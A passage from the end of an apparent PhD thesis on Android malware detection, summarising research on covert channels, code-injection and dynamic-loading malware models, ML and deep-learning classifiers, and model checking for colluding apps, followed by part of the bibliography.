By exploiting vulnerabilities in the external interfaces of the car, such as Wi-Fi, Bluetooth and physical connections, it is possible to access the CAN bus of the automobile and send commands to control the car. To mitigate this threat, it is necessary to detect malicious behavior on the CAN bus and in this regard, Taylor et. colleagues [172] propose an anomaly detector based on a long-term memory neural network.

CHAPTER 9

Conclusion

My thesis work is focused on malware detection in Android environment. The research was carried out starting from three different phases: the exploitation of Android vulnerabilities to create new threats with the aim of developing new defensive methods; the exploitation of two techniques belonging to the Artificial Intelligence branch, Machine Learning and Deep Learning, to develop new methods useful in malware analysis; the exploitation of Formal Methods to develop new methodologies capable of detecting the presence of a particular type of malware called *Colluding Attack*.

In the first phase, to understand the vulnerabilities present in Android, I thought of using the accelerometer data, modified through the vibration motor according to certain coding patterns. The proposed covert channel proved capable of transmitting data effectively and in a silent way. Such a channel is particularly difficult to detect, as it does not establish any explicit communication between colluding applications. This made it possible for applications to launch the attack, without being classified as threats.
Next, I present a framework that automatically injects malicious code into an application to perpetrate a data theft through the external storage. The possibility of manually modifying applications to steal users' data was first checked; I therefore designed and built a framework able to perform the modification in an automated manner.
Finally, I propose a new malware model aimed at exploiting dynamic compilation, dynamic loading and reflection to perpetrate a malicious action. After verifying the possibility of compiling and executing Java code at run-time in the Android environment, a software system has been designed and implemented capable of making this new malware model automatic and distributed, facilitating the management of malicious payloads.
From the experimental analysis I performed, it emerged that current free and commercial antimalware software are not able to detect the $2Faces$ malware from one side

because the antimalware adopt a signature-based approach, but also since malicious behavior is revealed only for a few milliseconds.

In the second phase, I used Machine Learning and Deep Learning to perform malware detection in Android, malware family detection and colluding attack detection.
Regarding malware detection for example, I propose a method for the detection of *repackaged* applications in Android environment, providing visual and numerical data about the similarities between APK pairs, with the generation of PNG files useful for a visual verification of the differences present into the application code. Moreover, I propose a set of metrics to input a set of supervised and unsupervised algorithms, with the aim of providing a targeted method for the malware analyst but also for end users to automatically detect whether an application under analysis is *repackaged* or not.
Still in the context of malware detection, a dynamic analysis is considered, i.e., I run the application under analysis to extract the trace of the system call, which is used to generate an image of the application execution. Therefore, once an image is obtained from each application, different classification algorithms supervised by machine and deep learning are exploited to evaluate whether this representation can be useful for discriminating between legitimate Android applications and malware.
Concerning family detection instead, I propose a technique for the classification of mobile malware in a family of malicious belonging. In detail, it is the analysis of an audio stream, obtained from the Android application under analysis, to extract a set of numerical characteristics. These capabilities form the input to several machine learning classifiers that we evaluate with over 4500 malware targeting the Android environment.
Then, thinking that these models are generated without considering the malware produced in different time intervals, a model generated in a given time interval may not be able to correctly predict the malware generated after the malware considered in the training set for the generation of the template. For this reason, I evaluated different shallow machine learning models with applications generated at different successive time intervals with respect to the applications considered in the training set. For each model, I computed the accuracy relating to the training set and to the testing set and from these two metrics, I defined the resilience metric. The outcome of the experimental analysis is that the more time passes the more the models decline in generating correct predictions.
Finally, I propose a Deep Learning Model (CNN) based approach for malware family identification aimed at visually displaying the potentially harmful behavior. Once obtained the smali code from .apk samples, I convert an Android malware into an image. Then, the images are classified by a CNN model into malware families. Has been used a Grad-CAM to detect the most important regions in the image to predict classes; it uses the gradients on the final image layer to create a map containing the regions of the input image with the greatest influence on the forecasting task. The heatmaps are superimposed on the starting image and the highlighted parts of the image are extracted. The key point of the approach is that these areas can be matched to smali code from the original malware. Finally, the approach reports the list of classes in smali code detected by the DL model in the malware family classification task. To the best of the authors knowledge, the approach is the first one exploiting the Grad-CAM to highlight malicious code in image-based malware analysis.
The Machine Learning technique has also been adopted for the detection of collusions

in Android; in this regard, I propose a technique for classifying the type of application based on its behavior, so as to understand whether or not it is an application involved in a collusive type of attack. In detail, I analyze an audio stream, which I obtain from the Android application under analysis, to extract a set of numerical characteristics. The functionalities obtained constitute the input for various machine learning classifiers that I evaluate on a dataset consisting of 359 .apk files for the Android environment.

In the last phase, I propose the adoption of Formal Methods to detect the Collusion of Android applications. Collusion is an emerging type of attack afflicting mobile environment, it is based on the communication between two or more malicious applications. As first step, I presented a heuristic function to reduce the number of applications to analyze, using the μ-calculus temporal logic. Basically I represent Android applications in term of CCS processes and, by exploiting Model Checking, I verify whether the automata obtained from the classes of the application satisfy certain properties formulated by the authors. There are several collusion attacks in the wild, in this experiment I focus first on Colluding Attacks through *SharedPreferences*, object pointing to a file containing key-value pairs providing a simple way to read and write them, really widespread to share data between different Android applications. I propose several heuristics to drastically reduce the number of comparisons performed by the proposed approach. In detail the first heuristic is aimed at finding methods suitable for *GET* and *PUT* information on the *String* resource of *SharedPreferences*. The second heuristic is aimed at detecting the kind of information exfiltrated exploiting the *SharedPreferences* channel (i.e., *WIFI*, *IMEI*, *GPS*, *ACCOUNTS*, *CONT_BOOK_HIST* and *CALL*).
Subsequently, in addition to considering other types of *SharedPreferences*, such as *Int* and *Float* resources, I analyzed other Android shared resources that can be exploited to launch collusive attacks, such as *ExternalStorage*, *BroadcastReceiver* and *RPC*.
It has also been underlined how the Model Checker, in verifying the presence or absence of a Collusion, is able to provide an explanation of its result. In fact, in the case of a FALSE result, it tells us how it should have been to be TRUE, also providing a counterexample: this is a feature of the Formal Methods which takes the name of *Explainability*.

In conclusion, I can say that following the various research work carried out in the context of malware detection in the Android environment: Machine Learning techniques have made it possible to carry out a correct classification of Android malware and to trace their families. As far as the colluding attack is concerned, it emerged that the Formal Methods are the most precise technique to use in order to be able to correctly classify the applications involved in this type of attack, also managing to give an explanation of the output result obtained. Furthermore, it should be emphasized that Formal Methods are techniques that do not learn from data, but all the knowledge of the domain expert is translated into the formula itself; this feature demonstrates the robustness of this technique, as it can be used even if we do not have large datasets to train on.

As Future Works could be analyzed and detected the presence of the collusion attack in other operating systems (i.e., iOS) and using a new technique called *Equivalence Checking*, which allows us to create application models and check the similarity between of them, so as to understand if there are any particularities that allow the threat in question to be identified.

Bibliography

[1] Nik Rosli Abdullah, Nafis Syabil Shahruddin, Aman Mohd Ihsan Mamat, Salmiah Kasolang, Aminuddin Zulkifli, and Rizalman Mamat. Effects of air intake pressure to the fuel economy and exhaust emissions on a small si engine. *Procedia Engineering*, 68:278–284, 2013.

[2] Didem Abidin. Effects of image filters on various image datasets. In *Proceedings of the 2019 5th International Conference on Computer and Technology Applications*, pages 1–5, 2019.

[3] Leonard M Adleman. An abstract theory of computer viruses. In *Advances in Cryptology—CRYPTO'88: Proceedings 8*, pages 354–374. Springer, 1990.

[4] Prerna Agrawal and Bhushan Trivedi. Machine learning classifiers for android malware detection. *Data Management, Analytics and Innovation*, 1:311, 2020.

[5] Ahmed Al-Haiqi, Mahamod Ismail, and Rosdiadee Nordin. A new sensors-based covert channel on android. *The Scientific World Journal*, 2014, 2014.

[6] Kevin Allix, Tegawendé F Bissyandé, Quentin Jérome, Jacques Klein, Yves Le Traon, et al. Empirical assessment of machine learning-based malware detectors for android. *Empirical Software Engineering*, 21(1):183–211, 2016.

[7] Kevin Allix, Tegawendé F Bissyandé, Jacques Klein, and Yves Le Traon. Androzoo: Collecting millions of android apps for the research community. In *2016 IEEE/ACM 13th Working Conference on Mining Software Repositories (MSR)*, pages 468–471. IEEE, 2016.

[8] Haya Altuwaijri and Sanaa Ghouzali. Android data storage security: A review. *Journal of King Saud University-Computer and Information Sciences*, 32(5):543–552, 2020.

[9] Mohammed K. Alzaylaee, Suleiman Y. Yerima, and Sakir Sezer. Dl-droid: Deep learning based android malware detection using real devices. 89:101663, 2020.

[10] F. Amato, A. Castiglione, A. De Santo, V. Moscato, A. Picariello, F. Persia, and G. Sperlí. Recognizing human behaviours in online social networks. *Computers and Security*, 74:355–370, 2018.

[11] F. Amato, F. Moscato, V. Moscato, and F. Colace. Improving security in cloud by formal modeling of iaas resources. *Future Generation Computer Systems*, 87:754–764, 2018.

[12] Flora Amato, Luigi Coppolino, Francesco Mercaldo, Francesco Moscato, Roberto Nardone, and Antonella Santone. Can-bus attack detection with deep learning. *IEEE Transactions on Intelligent Transportation Systems*, 2021.

[13] N Amrutha and N Balagopal. Multimodal deep learning method for detection of malware in android using static and dynamic features. *CSI Journal of*, page 13, 2020.

[14] Jesper Rank Andersen, Nicklas Andersen, Søren Enevoldsen, Mathias M. Hansen, Kim G. Larsen, Simon R. Olesen, Jirí Srba, and Jacob K. Wortmann. CAAL: concurrency workbench, aalborg edition. In *Theoretical Aspects of Computing - ICTAC 2015 - 12th International Colloquium Cali, Colombia, October 29-31, 2015, Proceedings*, volume 9399 of *Lecture Notes in Computer Science*, pages 573–582. Springer, 2015.

[15] Daniel Arp, Michael Spreitzenbarth, Malte Hubner, Hugo Gascon, Konrad Rieck, and CERT Siemens. Drebin: Effective and explainable detection of android malware in your pocket. In *Ndss*, volume 14, pages 23–26, 2014.

[16] Irina Mariuca Asavoae, Jorge Blasco, Thomas M Chen, Harsha Kumara Kalutarage, Igor Muttik, Hoang Nga Nguyen, Markus Roggenbach, and Siraj Ahmed Shaikh. Towards automated android app collusion detection. *arXiv preprint arXiv:1603.02308*, 2016.

[17] Ahmad Azab and Mahmoud Khasawneh. Msic: malware spectrogram image classification. *IEEE Access*, 8:102007–102021, 2020.

[18] Alessandro Bacci, Alberto Bartoli, Fabio Martinelli, Eric Medvet, and Francesco Mercaldo. Detection of obfuscation techniques in android applications. In *Proceedings of the 13th International Conference on Availability, Reliability and Security*, pages 1–9, 2018.

[19] Alessandro Bacci, Alberto Bartoli, Fabio Martinelli, Eric Medvet, Francesco Mercaldo, and Corrado Aaron Visaggio. Impact of code obfuscation on android malware detection based on static and dynamic analysis. In *ICISSP*, pages 379–385, 2018.

[20] Mousaab Bada, Djallel Eddine Boubiche, Nasreddine Lagraa, Chaker Abdelaziz Kerrache, Muhammad Imran, and Muhammad Shoaib. A policy-based solution for the detection of colluding gps-spoofing attacks in fanets. *Transportation Research Part A: Policy and Practice*, 149:300–318, 2021.

[21] Nazanin Bakhshinejad and Ali Hamzeh. A new compression based method for android malware detection using opcodes. In *2017 Artificial Intelligence and Signal Processing Conference (AISP)*, pages 256–261. IEEE, 2017.

[22] Feng Bao. Colluding attacks to a payment protocol and two signature exchange schemes. In *International Conference on the Theory and Application of Cryptology and Information Security*, pages 417–429. Springer, 2004.

[23] Balaji Baskaran and Anca Ralescu. A study of android malware detection techniques and machine learning. 2016.

[24] Pasquale Battista, Francesco Mercaldo, Vittoria Nardone, Antonella Santone, and Corrado Aaron Visaggio. Identification of android malware families with model checking. In *Proceedings of the 2nd International Conference on Information Systems Security and Privacy - Volume 1: ICISSP*, pages 542–547, 2016.

[25] Anthony Bellissimo, John Burgess, and Kevin Fu. Secure software updates: Disappointments and new challenges. In *HotSec*, 2006.

[26] Alastair R Beresford, Andrew Rice, Nicholas Skehin, and Ripduman Sohan. Mockdroid: trading privacy for application functionality on smartphones. In *Proceedings of the 12th workshop on mobile computing systems and applications*, pages 49–54, 2011.

[27] Pavel Berkhin. A survey of clustering data mining techniques. In *Grouping multidimensional data*, pages 25–71. Springer, 2006.

[28] Mario Luca Bernardi, Marta Cimitile, Damiano Distante, Fabio Martinelli, and Francesco Mercaldo. Dynamic malware detection and phylogeny analysis using process mining. *International Journal of Information Security*, 18(3):257–284, 2019.

[29] Shweta Bhandari, Frederic Herbreteau, Vijay Laxmi, Akka Zemmari, Partha S Roop, and Manoj Singh Gaur. Sneakleak: Detecting multipartite leakage paths in android apps. In *2017 IEEE Trustcom/BigDataSE/ICESS*, pages 285–292. IEEE, 2017.

[30] Taniya Bhatia and Rishabh Kaushal. Malware detection in android based on dynamic analysis. In *2017 International Conference on Cyber Security And Protection Of Digital Services (Cyber Security)*, pages 1–6. IEEE, 2017.

[31] Jorge Blasco and Thomas M. Chen. Automated generation of colluding apps for experimental research. *Journal of Computer Virology and Hacking Techniques*, 14(2):127–138, May 2018.

[32] Thomas Bläsing, Leonid Batyuk, Aubrey-Derrick Schmidt, Seyit Ahmet Camtepe, and Sahin Albayrak. An android application sandbox system for suspicious software detection. In *2010 5th International Conference on Malicious and Unwanted Software*, pages 55–62. IEEE, 2010.

[33] Amiangshu Bosu, Fang Liu, Danfeng Yao, and Gang Wang. Collusive data leak and more: Large-scale threat analysis of inter-app communications. In *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security*, pages 71–85, 2017.

[34] R Bowden, TA Mitchell, and M Sarhadi. Cluster based nonlinear principle component analysis. *Electronics letters*, 33(22):1858–1859, 1997.

[35] Luca Brunese, Francesco Mercaldo, Alfonso Reginelli, and Antonella Santone. Formal methods for prostate cancer gleason score and treatment prediction using radiomic biomarkers. *Magnetic resonance imaging*, 2019.

[36] Luca Brunese, Francesco Mercaldo, Alfonso Reginelli, and Antonella Santone. Neural networks for lung cancer detection through radiomic features. In *2019 International Joint Conference on Neural Networks (IJCNN)*, pages 1–10. IEEE, 2019.

[37] Luca Brunese, Francesco Mercaldo, Alfonso Reginelli, and Antonella Santone. Radiomic features for medical images tamper detection by equivalence checking. *Procedia Computer Science*, 159:1795–1802, 2019.

[38] Luca Brunese, Francesco Mercaldo, Alfonso Reginelli, and Antonella Santone. An ensemble learning approach for brain cancer detection exploiting radiomic features. *Computer methods and programs in biomedicine*, 185:105134, 2020.

[39] Erik Buchanan, Ryan Roemer, Hovav Shacham, and Stefan Savage. When good instructions go bad: Generalizing return-oriented programming to risc. In *Proceedings of the 15th ACM conference on Computer and communications security*, pages 27–38, 2008.

[40] Sven Bugiel, Lucas Davi, Alexandra Dmitrienko, Thomas Fischer, and Ahmad-Reza Sadeghi. Xmandroid: A new android evolution to mitigate privilege escalation attacks. *Technische Universität Darmstadt, Technical Report TR-2011-04*, 2011.

[41] Iker Burguera, Urko Zurutuza, and Simin Nadjm-Tehrani. Crowdroid: behavior-based malware detection system for android. In *Proceedings of the 1st ACM workshop on Security and privacy in smartphones and mobile devices*, pages 15–26, 2011.

[42] Tracey Caldwell. Ethical hackers: putting on the white hat. *Network Security*, 2011(7):10–13, 2011.

[43] Gerardo Canfora, Andrea De Lorenzo, Eric Medvet, Francesco Mercaldo, and Corrado Aaron Visaggio. Effectiveness of opcode ngrams for detection of multi family android malware. In *2015 10th International Conference on Availability, Reliability and Security*, pages 333–340. IEEE, 2015.

[44] Gerardo Canfora, Fabio Martinelli, Francesco Mercaldo, Vittoria Nardone, Antonella Santone, and Corrado Aaron Visaggio. Leila: formal tool for identifying mobile malicious behaviour. *IEEE Transactions on Software Engineering*, 45(12):1230–1252, 2018.

[45] Gerardo Canfora, Eric Medvet, Francesco Mercaldo, and Corrado Aaron Visaggio. Detecting android malware using sequences of system calls. In *Proceedings of the 3rd International Workshop on Software Development Lifecycle for Mobile*, pages 13–20. ACM, 2015.

[46] Gerardo Canfora, Francesco Mercaldo, Giovanni Moriano, and Corrado Aaron Visaggio. Composition-malware: building android malware at run time. In *2015 10th International Conference on Availability, Reliability and Security*, pages 318–326. IEEE, 2015.

[47] Gerardo Canfora, Francesco Mercaldo, Antonio Pirozzi, and Corrado Aaron Visaggio. How i met your mother? In *Proceedings of the 13th International Joint Conference on e-Business and Telecommunications*, pages 310–317. SCITEPRESS-Science and Technology Publications, Lda, 2016.

[48] Gerardo Canfora, Francesco Mercaldo, and Corrado Aaron Visaggio. Mobile malware detection using op-code frequency histograms. In *2015 12th International Joint Conference on e-Business and Telecommunications (ICETE)*, volume 4, pages 27–38. IEEE, 2015.

[49] Gerardo Canfora, Francesco Mercaldo, Corrado Aaron Visaggio, and Paolo Di Notte. Metamorphic malware detection using code metrics. *Information Security Journal: A Global Perspective*, 23(3):57–67, 2014.

[50] Maria Francesca Carfora, Fabio Martinelli, Francesco Mercaldo, Vittoria Nardone, Albina Orlando, Antonella Santone, and Gigliola Vaglini. A "pay-how-you-drive" car insurance approach through cluster analysis. *Soft Computing*, 23(9):2863–2875, 2019.

[51] Rosangela Casolare, Carlo De Dominicis, Fabio Martinelli, Francesco Mercaldo, and Antonella Santone. Visualdroid: automatic triage and detection of android repackaged applications. In *Proceedings of the 15th International Conference on Availability, Reliability and Security*, pages 1–7, 2020.

[52] Rosangela Casolare, Fabio Martinelli, Francesco Mercaldo, Vittoria Nardone, and Antonella Santone. Colluding android apps detection via model checking. In *Workshops of the International Conference on Advanced Information Networking and Applications*, pages 776–786. Springer, 2020.

[53] Rosangela Casolare, Fabio Martinelli, Francesco Mercaldo, and Antonella Santone. A model checking based proposal for mobile colluding attack detection. In *2019 IEEE International Conference on Big Data (Big Data)*, pages 5998–6000. IEEE, 2019.

[54] Rosangela Casolare, Fabio Martinelli, Francesco Mercaldo, and Antonella Santone. A model checking based proposal for mobile colluding attack detection. In *IEEE BigData*, 2019, in press.

[55] Rosangela Casolare, Fabio Martinelli, Francesco Mercaldo, and Antonella Santone. Android collusion: Detecting malicious applications inter-communication through sharedpreferences. *Information*, 11(6):304, 2020.

[56] Michele Ceccarelli, Luigi Cerulo, and Antonella Santone. De novo reconstruction of gene regulatory networks from time series data, an approach based on formal methods. *Methods*, 69(3):298–305, 2014.

[57] Divyansh Chauhan, Harjot Singh, Himanshu Hooda, and Rahul Gupta. Classification of malware using visualization techniques. In *International Conference on Innovative Computing and Communications*, pages 739–750. Springer, 2022.

[58] Stephen Checkoway, Damon McCoy, Brian Kantor, Danny Anderson, Hovav Shacham, Stefan Savage, Karl Koscher, Alexei Czeskis, Franziska Roesner, and Tadayoshi Kohno. Comprehensive experimental analyses of automotive attack surfaces. In *20th USENIX Security Symposium (USENIX Security 11)*, 2011.

[59] Sen Chen, Minhui Xue, Zhushou Tang, Lihua Xu, and Haojin Zhu. Stormdroid: A streaminglized machine learning-based system for detecting android malware. In *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security*, pages 377–388. ACM, 2016.

[60] Sangjo Choi, Jeonghee Kim, Donggu Kwak, Pongtep Angkititrakul, and John Hansen. Analysis and classification of driver behavior using in-vehicle can-bus information. *Bienn. Workshop DSP In-Veh. Mob. Syst.*, 01 2007.

[61] Mario GCA Cimino, Nicoletta De Francesco, Francesco Mercaldo, Antonella Santone, and Gigliola Vaglini. Model checking for malicious family detection and phylogenetic analysis in mobile environment. *Computers & Security*, page 101691, 2019.

[62] Mario GCA Cimino, Nicoletta De Francesco, Francesco Mercaldo, Antonella Santone, and Gigliola Vaglini. Model checking for malicious family detection and phylogenetic analysis in mobile environment. *Computers & Security*, 90:101691, 2020.

[63] Aniello Cimitile, Fabio Martinelli, and Francesco Mercaldo. Machine learning meets ios malware: Identifying malicious applications on apple environment. In *ICISSP*, pages 487–492, 2017.

[64] Aniello Cimitile, Fabio Martinelli, Francesco Mercaldo, Vittoria Nardone, and Antonella Santone. Formal methods meet mobile code obfuscation identification of code reordering technique. In *2017 IEEE 26th International Conference on Enabling Technologies: Infrastructure for Collaborative Enterprises (WETICE)*, pages 263–268. IEEE, 2017.

[65] Aniello Cimitile, Francesco Mercaldo, Vittoria Nardone, Antonella Santone, and Corrado Aaron Visaggio. Talos: no more ransomware victims with formal methods. *International Journal of Information Security*, 17(6):719–738, 2018.

[66] Fred Cohen. *Computer viruses*. PhD thesis, University of Southern California Janvier, 1986.

[67] Colin Stirling. An introduction to modal and temporal logics for ccs. In *Concurrency: Theory, Language, And Architecture*, pages 2–20, 1989.

[68] Alfredo Cuzzocrea, Fabio Martinelli, Francesco Mercaldo, and Gianni Vercelli. Tor traffic analysis and detection via machine learning techniques. In *2017 IEEE International Conference on Big Data (Big Data)*, pages 4474–4480. IEEE, 2017.

[69] Sebastian Dabkiewicz-sebastian and Mohammad Shafahi-mohammad. Personal data collection of android applications. 2012.

[70] J. Daugman. How iris recognition works. *IEEE Transactions on Circuits and Systems for Video Technology*, 14(1):21–30, Jan 2004.

[71] De Francesco, and Lettieri, and Santone, and Vaglini. Heuristic search for equivalence checking. *Software and System Modeling*, 15(2):513–530, 2016.

[72] Andrea De Lorenzo, Fabio Martinelli, Eric Medvet, Francesco Mercaldo, and Antonella Santone. Visualizing the outcome of dynamic analysis of android malware with vizmal. *Journal of Information Security and Applications*, 50:102423, 2020.

[73] Alexander Druffel and Kris Heid. Davinci: Android app analysis beyond frida via dynamic system call instrumentation. In *International Conference on Applied Cryptography and Network Security*, pages 473–489. Springer, 2020.

[74] Oliver Eigner, Sebastian Eresheim, Peter Kieseberg, Lukas Daniel Klausner, Martin Pirker, Torsten Priebe, Simon Tjoa, Fiammetta Marulli, and Francesco Mercaldo. Towards resilient artificial intelligence: Survey and research issues. In *2021 IEEE International Conference on Cyber Security and Resilience (CSR)*, pages 536–542. IEEE, 2021.

[75] William Enck. Defending users against smartphone apps: Techniques and future directions. In *International Conference on Information Systems Security*, pages 49–70. Springer, 2011.

[76] William Enck, Peter Gilbert, Seungyeop Han, Vasant Tendulkar, Byung-Gon Chun, Landon P Cox, Jaeyeon Jung, Patrick McDaniel, and Anmol N Sheth. Taintdroid: an information-flow tracking system for realtime privacy monitoring on smartphones. *ACM Transactions on Computer Systems (TOCS)*, 32(2):1–29, 2014.

[77] William Enck, Machigar Ongtang, and Patrick McDaniel. On lightweight mobile phone application certification. In *Proceedings of the 16th ACM conference on Computer and communications security*, pages 235–245, 2009.

[78] Miro Enev, Alex Takakuwa, Karl Koscher, and Tadayoshi Kohno. Automobile driver fingerprinting. *Proceedings on Privacy Enhancing Technologies*, 2016(1):34–50, 2016.

[79] Mehrdad Farrokhmanesh and Ali Hamzeh. Music classification as a new approach for malware detection. *Journal of Computer Virology and Hacking Techniques*, 15(2):77–96, 2019.

[80] Parvez Faruki, Ammar Bharmal, Vijay Laxmi, Vijay Ganmoor, Manoj Singh Gaur, Mauro Conti, and Muttukrishnan Rajarajan. Android security: a survey of issues, malware penetration, and defenses. *IEEE communications surveys & tutorials*, 17(2):998–1022, 2014.

[81] Alberto Ferrante, Miroslaw Malek, Fabio Martinelli, Francesco Mercaldo, and Jelena Milosevic. Extinguishing ransomware-a hybrid approach to android ransomware detection. In *International Symposium on Foundations and Practice of Security*, pages 242–258. Springer, 2017.

[82] Alberto Ferrante, Eric Medvet, Francesco Mercaldo, Jelena Milosevic, and Corrado Aaron Visaggio. Spotting the malicious moment: Characterizing malware behavior using dynamic features. In *2016 11th International Conference on Availability, Reliability and Security (ARES)*, pages 372–381. IEEE, 2016.

[83] Eric Filiol. Formalisation and implementation aspects of k-ary (malicious) codes. *Journal in Computer Virology*, 3(2):75–86, 2007.

[84] Nicoletta de Francesco, Giuseppe Lettieri, Antonella Santone, and Gigliola Vaglini. Grease: a tool for efficient "nonequivalence" checking. *ACM Transactions on Software Engineering and Methodology (TOSEM)*, 23(3):24, 2014.

[85] R. W. Frischholz and U. Dieckmann. Biold: a multimodal biometric identification system. *Computer*, 33(2):64–68, Feb 2000.

[86] Adam P Fuchs, Avik Chaudhuri, and Jeffrey S Foster. Scandroid: Automated security certification of android. Technical report, 2009.

[87] Federico Gerardi, Giacomo Iadarola, Fabio Martinelli, Antonella Santone, and Francesco Mercaldo. Perturbation of image-based malware detection with smali level morphing techniques.

[88] S. Gonzalez, C. M. Travieso, J. B. Alonso, and M. A. Ferrer. Automatic biometric identification system by hand geometry. In *IEEE 37th Annual 2003 International Carnahan Conference onSecurity Technology, 2003. Proceedings.*, pages 281–284, Oct 2003.

[89] Michael I Gordon, Deokhwan Kim, Jeff H Perkins, Limei Gilham, Nguyen Nguyen, and Martin C Rinard. Information flow analysis of android applications in droidsafe. In *NDSS*, volume 15, page 110, 2015.

[90] Michael C Grace, Yajin Zhou, Zhi Wang, and Xuxian Jiang. Systematic detection of capability leaks in stock android smartphones. In *NDSS*, volume 14, page 19, 2012.

[91] Mordechai Guri. Magneto: Covert channel between air-gapped systems and nearby smartphones via cpu-generated magnetic fields. *Future Generation Computer Systems*, 2020.

[92] Jiaxuan Han, Cheng Huang, Fan Shi, and Jiayong Liu. Covert timing channel detection method based on time interval and payload length analysis. *Computers & Security*, 97:101952, 2020.

[93] Irfan Ul Haq, Sergio Chica, Juan Caballero, and Somesh Jha. Malware lineage in the wild. *Computers & Security*, 78:347–363, 2018.

[94] Roee Hay, Omer Tripp, and Marco Pistoia. Dynamic detection of inter-application communication vulnerabilities in android. In *Proceedings of the 2015 International Symposium on Software Testing and Analysis*, pages 118–128, 2015.

[95] Giacomo Iadarola, Fabio Martinelli, Francesco Mercaldo, and Antonella Santone. Formal methods for android banking malware analysis and detection. In *2019 Sixth International Conference on Internet of Things: Systems, Management and Security (IOTSMS)*, pages 331–336. IEEE, 2019.

[96] Giacomo Iadarola, Fabio Martinelli, Francesco Mercaldo, and Antonella Santone. Evaluating deep learning classification reliability in android malware family detection. In *2020 IEEE International Symposium on Software Reliability Engineering Workshops (ISSREW)*, pages 255–260. IEEE, 2020.

[97] Giacomo Iadarola, Fabio Martinelli, Francesco Mercaldo, and Antonella Santone. Image-based malware family detection: An assessment between feature extraction and classification techniques. In *IoTBDS*, pages 499–506, 2020.

[98] Giacomo Iadarola, Fabio Martinelli, Francesco Mercaldo, and Antonella Santone. Towards an interpretable deep learning model for mobile malware detection and family identification. *Computers & Security*, page 102198, 2021.

[99] Giacomo Iadarola and Christian Peluso. Sciba: from smali code to images and back. `https://github.com/Djack1010/sciba_malwareImg2smali`, 2021. Accessed: Jan-2021.

[100] K. Igarashi, C. Miyajima, K. Itou, K. Takeda, F. Itakura, and H. Abut. Biometric identification using driving behavioral signals. In *2004 IEEE International Conference on Multimedia and Expo (ICME) (IEEE Cat. No.04TH8763)*, volume 1, pages 65–68 Vol.1, June 2004.

[101] Takamasa Isohara, Keisuke Takemori, and Ayumu Kubota. Kernel-based behavior analysis for android malware detection. In *2011 seventh international conference on computational intelligence and security*, pages 1011–1015. IEEE, 2011.

[102] M. Itoh, D. Yokoyama, M. Toyoda, and M. Kitsuregawa. Visual interface for exploring caution spots from vehicle recorder big data. In *2015 IEEE International Conference on Big Data (Big Data)*, pages 776–784, Oct 2015.

[103] Grégoire Jacob, Hervé Debar, and Eric Filiol. Behavioral detection of malware: from a survey towards an established taxonomy. *Journal in computer Virology*, 4:251–266, 2008.

[104] Grégoire Jacob, Eric Filiol, and Hervé Debar. Formalization of viruses and malware through process algebras. In *2010 International Conference on Availability, Reliability and Security*, pages 597–602. IEEE, 2010.

[105] Mayank Jaiswal, Yasir Malik, and Fehmi Jaafar. Android gaming malware detection using system call analysis. In *2018 6th International Symposium on Digital Forensic and Security (ISDFS)*, pages 1–5. IEEE, 2018.

[106] Hamid A Jalab. Image retrieval system based on color layout descriptor and gabor filters. In *2011 IEEE Conference on Open Systems*, pages 32–36. IEEE, 2011.

[107] Manel Jerbi, Zaineb Chelly Dagdia, Slim Bechikh, and Lamjed Ben Said. On the use of artificial malicious patterns for android malware detection. *Computers & Security*, 92:101743, 2020.

[108] Q. Jerome, K. Allix, R. State, and T. Engel. Using opcode-sequences to detect malicious android applications. In *2014 IEEE International Conference on Communications (ICC)*, pages 914–919, 2014.

[109] Xuxian Jiang and Yajin Zhou. *Android Malware*. Springer Publishing Company, Incorporated, 2013.

[110] Andi Fitriah Abdul Kadir, Natalia Stakhanova, and Ali A Ghorbani. Understanding android financial malware attacks: Taxonomy, characterization, and challenges. *Journal of Cyber Security and Mobility*, 7(3):1–52, 2018.

[111] Georges A Kamhoua, Niki Pissinou, SS Iyengar, Jonathan Beltran, Charles Kamhoua, Brandon L Hernandez, Laurent Njilla, and Alex Pissinou Makki. Preventing colluding identity clone attacks in online social networks. In *2017 IEEE 37th International Conference on Distributed Computing Systems Workshops (ICDCSW)*, pages 187–192. IEEE, 2017.

[112] D Keuper and T Alkemade. 'the connected car ways to get unauthorized access and potential implications. *Computest, Zoetermeer, The Netherlands, Tech. Rep*, 2018.

[113] Issa Khalil. Mcc: Mitigating colluding collision attacks in wireless sensor networks. In *2010 IEEE Global Telecommunications Conference GLOBECOM 2010*, pages 1–5. IEEE, 2010.

[114] Hye Min Kim, Hyun Min Song, Jae Woo Seo, and Huy Kang Kim. Andro-simnet: Android malware family classification using social network analysis. In *2018 16th Annual Conference on Privacy, Security and Trust (PST)*, pages 1–8. IEEE, 2018.

[115] Dhilung Kirat, Lakshmanan Nataraj, Giovanni Vigna, and BS Manjunath. Sigmal: A static signal processing based malware triage. In *Proceedings of the 29th Annual Computer Security Applications Conference*, pages 89–98, 2013.

[116] Rajesh Kumar, Zhang Xiaosong, Riaz Ullah Khan, Jay Kumar, and Ijaz Ahad. Effective and explainable detection of android malware based on machine learning algorithms. In *Proceedings of the 2018 International Conference on Computing and Artificial Intelligence*, pages 35–40, 2018.

[117] Saurabh Kumar and Sandeep Kumar Shukla. The state of android security. In *Cyber Security in India*, pages 17–22. Springer, 2020.

[118] Byung Il Kwak, Jiyoung Woo, and Huy Kang Kim. Know your master: Driver profiling-based anti-theft method. In *PST 2016*, 2016.

[119] Li Li, Alexandre Bartel, Tegawendé F Bissyandé, Jacques Klein, and Yves Le Traon. Apkcombiner: Combining multiple android apps to support inter-app analysis. In *IFIP International Information Security and Privacy Conference*, pages 513–527. Springer, 2015.

[120] Li Li, Alexandre Bartel, Tegawendé F Bissyandé, Jacques Klein, Yves Le Traon, Steven Arzt, Siegfried Rasthofer, Eric Bodden, Damien Octeau, and Patrick McDaniel. Iccta: Detecting inter-component privacy leaks in android apps. In *2015 IEEE/ACM 37th IEEE International Conference on Software Engineering*, volume 1, pages 280–291. IEEE, 2015.

[121] Fang Liu, Haipeng Cai, Gang Wang, Danfeng Yao, Karim O Elish, and Barbara G Ryder. Mr-droid: A scalable and prioritized analysis of inter-app communication risks. In *2017 IEEE Security and Privacy Workshops (SPW)*, pages 189–198. IEEE, 2017.

[122] Sapna Malik and Kiran Khatter. System call analysis of android malware families. *Indian Journal of Science and Technology*, 9(21), 2016.

[123] Claudio Marforio, Aurélien Francillon, and Srdjan Capkun. Application collusion attack on the permission-based security model and its implications for modern smartphone systems. Technical report, ETH Zurich, 2011.

